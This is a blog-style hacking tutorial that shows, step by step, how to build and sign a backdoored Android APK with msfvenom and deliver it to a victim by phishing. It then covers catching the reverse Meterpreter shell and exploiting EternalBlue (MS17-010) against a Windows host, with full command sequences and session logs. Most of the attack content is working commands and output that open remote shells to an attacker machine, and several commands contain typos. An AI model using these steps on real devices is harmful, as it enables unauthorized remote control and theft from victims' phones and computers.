BACKDOOR ON VARIOUS MACHINES

27th Sep 2022


OVERVIEW

MSF venom is a combination of MSF payload and MSF encode, putting both of these tools into a single Framework instance. **MSF venom** replaced both MSF payload and MSF encode as of June 8th, 2015.

The advantages of MSF venom are:

- One single tool
- Standardized command line options
- Increased speed

MSF venom has a wide range of options available:



PAYLOAD IN MSFVENOM

Payloads are malicious scripts that an attacker uses to interact with a target machine to compromise it. MSF venom supports the following platform and format to generate


the payload. The output format could be in the form of executable files such as exe, PHP, dll or as a one-liner.

CREATING A BACKDOOR ON ANDROID USING MSFVENOM


By using MSF venom, we create a payload .apk file.

Step 1: Starting Kali Linux

- **From your VM, start Kali Linux and log in with root/toor (user ID/password)**
- **Open a terminal prompt and make an exploit for the Android emulator using the MSF venom tool.**
- **Terminal: msfvenom –p android/meterpreter/reverse_tcp LHOST=Localhost IP LPORT=LocalPort R > android_shell.apk**



After this command, now you can locate your file on the desktop with the name **android_shell.apk**.



Step 2: APK file created successfully

After we successfully created the .apk file, we need to sign a certificate because Android mobile devices are not allowed to install apps without the appropriately signed certificate. Android devices only install signed .apk files.


Terminal: **keytool -genkey -V -Keystore key.keystore -alias hacked -keyalg RSA -key size 2048 -validity 10000**

Step 3: Key tool-making Keystore

Terminal: **jarsigner -verbose -signalling SHA1withRSA -digesting SHA1 -Keystore key. keystore android_shell.apk hacked**

Step 4: Signing a .apk file with JARsigner

Terminal: **jarsigner -verify -verbose -certs android_shell.apk**




Step 5: Verifying the .apk using JARsigner

Zipalign is not preinstalled in Kali Linux, so you will have to install it first.


Step 6: Installing Zipalign

Terminal: **zipalign -v 4 android_shell.apk singed_jar.apk**



Step 7: Verifying the .apk into a new file using Zipalign


Now we have signed our android_shell.apk file successfully and it can be run on any Android environment. Our new filename is singed_jar.apk after the verification with Zipalign.



Step 8: Malicious .apk file ready to install


set up the listener on the Kali Linux machine with multi/handler payload using Metasploit.

Terminal: msfconsole



Step 9: Starting Metasploit

Metasploit begins with the console.



Step 10: Display Metasploit start screen

Now launch the exploit multi/handler and use the Android payload to listen to the clients.

Terminal: **use exploit/multi/handler**

Step 11: Setting up the exploit

Next, set the options for payload, listener IP (LHOST) and listener PORT(LPORT). We have used localhost IP, port number 4444 and
payload **android/meterpreter/reverse_tcp** while creating a .apk file with MSFvenom.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set lhost 192.168.0.10
lhost => 192.168.0.10
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > run
```

Step 12: Setting up the exploit

Then we can successfully run the exploit to listen for the reverse connection.

Terminal: **run**

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set lhost 192.168.0.10
lhost => 192.168.0.10
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > run
```

Step 13: Executing the exploit

Next, we need to install the malicious Android .apk file to the victim's mobile device. In our environment, we are using an Android device version 8.1 (Oreo). An attacker can share a malicious Android .apk to the victim with the help of social engineering/email phishing.

Now it is time to quickly set up the Android emulator (if you don't have an Android device).


Steps to configure the Android emulator:

- **Download the image file for the Android x86 code project from the Google Code projects site (https://code.google.com/archive/p/android-x86/downloads)**
- **Create a virtual machine using another version 2.6x kernel in the VMware workstation**
- **Mount the ISO file into VMware options**

- **finishessh the process and run the machine in LIVE mode**
- **Set up the Android device**
- **Set up the Google account**


Step 14: Spam email

Download the singed_jar.apk file and install it with “unknown resources allowed” on the Android device.



Step 15: Downloaded the file into an Android device

Then run and install the .apk file.



Step 16: Installing the application into an Android device

After completing the installation, we are going back to the Kali machine and starting the Meterpreter session.

Move back to Kali Linux

We already started the multi/handler exploit to listen on port 4444 and the local IP address. Open up the multi/handler terminal.

```
[*] Started reverse TCP handler on 192.168.0.10:4444
[*] Sending stage (73650 bytes) to 192.168.0.3
[*] Meterpreter session 1 opened (192.168.0.10:4444 → 192.168.0.3:60788) at 2020-07-13 09:58:44 -0400

meterpreter > sysinfo
Computer    : localhost
OS          : Android 8.1.0 - Linux 3.18.14-14721103 (armv8l)
Meterpreter : dalvik/android
meterpreter >
```

Step 17: Successfully got the Meterpreter session

Bingo! We got the Meterpreter session on the Android device. We can check more details with the **sysinfo** command, as mentioned in the below screenshot.


```
[*] Started reverse TCP handler on 192.168.0.10:4444
[*] Sending stage (73650 bytes) to 192.168.0.3
[*] Meterpreter session 1 opened (192.168.0.10:4444 → 192.168.0.3:60788) at 2020-07-13 09:58:44 -0400

meterpreter > sysinfo
Computer    : localhost
OS          : Android 8.1.0 - Linux 3.18.14-14721103 (armv8l)
Meterpreter : dalvik/android
meterpreter >
```


USING ETERNAL BLUE

Find a Module to Use

The first thing we need to do is open up the terminal and start Metasploit. Type **service PostgreSQL start** to initialize the PostgreSQL database if it is not running already, followed by **msfconsole**.

```
service PostgreSQL start
msfconsole
```

Next, use the **search** command within Metasploit to locate a suitable module to use.

```
Search eternal blue
Matching Modules
================

   Name                                          Disclosure Date  Rank     Check
Description
   ----                                          ---------------  ----     -----  ----
-------
   auxiliary/admin/smb/ms17_010_command          2017-03-14       normal   Yes
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command
Execution
   auxiliary/scanner/smb/smb_ms17_010                             normal   Yes
MS17-010 SMB RCE Detection
```

```
   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  No
MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14       average  No
MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   No
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code
Execution
```

There is an auxiliary scanner that we can run to determine if a target is vulnerable to MS17-010. It's always a good idea to perform the necessary recon like this. Otherwise, you could end up wasting a lot of time if the target isn't even vulnerable.

Once we have determined that our target is indeed vulnerable to EternalBlue, we can **use** the following exploit module from the search we just did.

```
use exploit/windows/smb/ms17_010_eternalblue
```

You'll know you're good if you see the "exploit(windows/smb/ms17_010_eternalblue)" prompt.

Run the Module

We can take a look at the current settings with the **options** command.

```
options
Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target address range or CIDR
identifier
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for
authentication
   SMBPass                         no        (Optional) The password for the specified
username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true yes       Check if remote OS matches exploit Target.

Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

First, we need to specify the IP address of the target.

```
set rhosts 10.10.0.101
rhosts => 10.10.0.101
```

Next, we can load the trusty **reverse_tcp** shell as the payload.

```
set payload windows/x64/meterpreter/reverse_tcp
```

```
payload => windows/x64/meterpreter/reverse_tcp
```

Finally, set the listening host to the IP address of our local machine.

```
set lhost 10.10.0.1
lhost => 10.10.0.1
```

And the listening port to a suitable number.

```
set port 4321
port => 4321
```

That should be everything, so the only thing left to do is launch the exploit. Use the **run** command to fire it off.

```
run
[*] Started reverse TCP handler on 10.10.0.1:4321
[*] 10.10.0.101:445 - Connecting to target for exploitation.
[+] 10.10.0.101:445 - Connection established for exploitation.
[+] 10.10.0.101:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.0.101:445 - CORE raw buffer dump (51 bytes)
[*] 10.10.0.101:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32
Windows Server 2
[*] 10.10.0.101:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008
R2 Standard
[*] 10.10.0.101:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601
Service Pac
[*] 10.10.0.101:445 - 0x00000030  6b 20 31                                          k 1
[+] 10.10.0.101:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.0.101:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.0.101:445 - Sending all but the last fragment of the exploit packet
[*] 10.10.0.101:445 - Starting non-paged pool grooming
[+] 10.10.0.101:445 - Sending SMBv2 buffers
[+] 10.10.0.101:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2
buffer.
[*] 10.10.0.101:445 - Sending final SMBv2 buffers.
[*] 10.10.0.101:445 - Sending the last fragment of the exploit packet!
[*] 10.10.0.101:445 - Receiving response from exploit packet
[+] 10.10.0.101:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.0.101:445 - Sending egg to corrupted connection.
[*] 10.10.0.101:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 10.10.0.101
[*] Meterpreter session 1 opened (10.10.0.1:4321 -> 10.10.0.101:49207) at 2019-03-26
11:01:46 -0500
[+] 10.10.0.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.0.101:445 - =-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.0.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

We see a few things happen here, like the SMB connection being established and the exploit packet being sent. At last, we see a "WIN" and a Meterpreter session is opened. Sometimes, this exploit will not complete successfully the first time, so if it doesn't just try again, it should go through.

Verify the Target Is Compromised

We can verify we have compromised the target by running commands such as **sysinfo** to obtain operating system information.

